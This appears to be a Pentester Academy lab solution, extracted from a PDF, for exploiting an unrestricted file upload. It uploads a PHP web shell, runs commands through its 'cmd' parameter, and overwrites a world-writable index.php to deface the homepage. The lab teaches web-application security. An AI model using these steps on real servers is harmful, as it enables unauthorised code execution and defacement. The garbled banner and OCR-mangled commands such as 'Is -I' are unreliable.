PENTESTER ACADEMYTOOL BOX PENTESTING

OF THE PENTESTER ACADEMYTOOL BOX PENTESTING

OF THE PENTESTING HACKER PENTESTER

TEAM LABSPENTES TO THE PENTESTER

TEAM LABSPENTES TO THE PENTESTER

OF THE PENTESTING HACKER

THE PENTESTING HACKER

TOOL BOX

OF THE PENTESTING



**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


The target server has not been properly secured against arbitrary file upload and execution vulnerability. In addition to that, the administrator has added some files to the web root without fixing their permissions.

**Objective:** Your objective is to deface the homepage with a custom message!

## Solution:

**Step 1:** Inspect the web application.

**URL:** http://4tegvgi0cksnle8gzwka0hog1.public1.attackdefenselabs.com



Step 2: Create a simple web shell.


Save the below given php script as shell.php

**Step 3:** Upload the webshell to the web server.

Click on the browse button and upload the php script.



Step 4: Click on the hyperlink generated after uploading the php script



URL: http://4tegvqi0cksnle8qzwka0hog1.public1.attackdefenselabs.com/uploads/shell.php



No output is returned since the cmd parameter was not passed.

**Step 5:** Execute system commands through "cmd" GET parameter.

Command: whoami

# **URL**:

http://4tegvqi0cksnle8qzwka0hog1.public1.attackdefenselabs.com/uploads/shell.php?cmd=who ami



**Step 6:** Enumerate files stored on the web server.

Command: pwd

### **URL:**

http://4tegvqi0cksnle8qzwka0hog1.public1.attackdefenselabs.com/uploads/shell.php?cmd=pwd



/var/www/html/uploads



Command: Is -I /var/www/html/

#### URL:

http://4tegvqi0cksnle8qzwka0hog1.public1.attackdefenselabs.com/uploads/shell.php?cmd=ls%2 0-l%20/var/www/html/

```
http://4tegv...r/www/html/ × +

(•) | 4tegvqi0cksnle8qzwka0hog1.public1.attackdefenselabs.com/uploads/shell.php?cmd=ls-l/var

Most Visited >

total 20
-rwxrwxrwx 1 root root 612 Aug 28 2018 index.nginx-debian.html
-rwxrwxrwx 1 root root 4545 Aug 27 2018 index.php
drwxrwxrwx 6 root root 4096 Jun 26 2018 static
drwxrwxrwx 1 root root 4096 Jun 6 18:18 uploads
```

All the files are owned by root, however the file permission is set to 777 as a result any user can overwrite the files present in the web root directory

**Step 7:** Overwrite /var/www/html/index.php with custom message.

**Command:** echo 'hacked' > /var/www/html/index.php

### URL:

http://4tegvqi0cksnle8qzwka0hog1.public1.attackdefenselabs.com/uploads/shell.php?cmd=echo %20%27hacked%27%20%3E%20/var/www/html/index.php



**Step 8:** Navigate to the homepage of the web application and the custom message will be displayed.

URL: http://4tegvqi0cksnle8qzwka0hog1.public1.attackdefenselabs.com



# References:

1. Nginx (<a href="https://www.nginx.com/">https://www.nginx.com/</a>)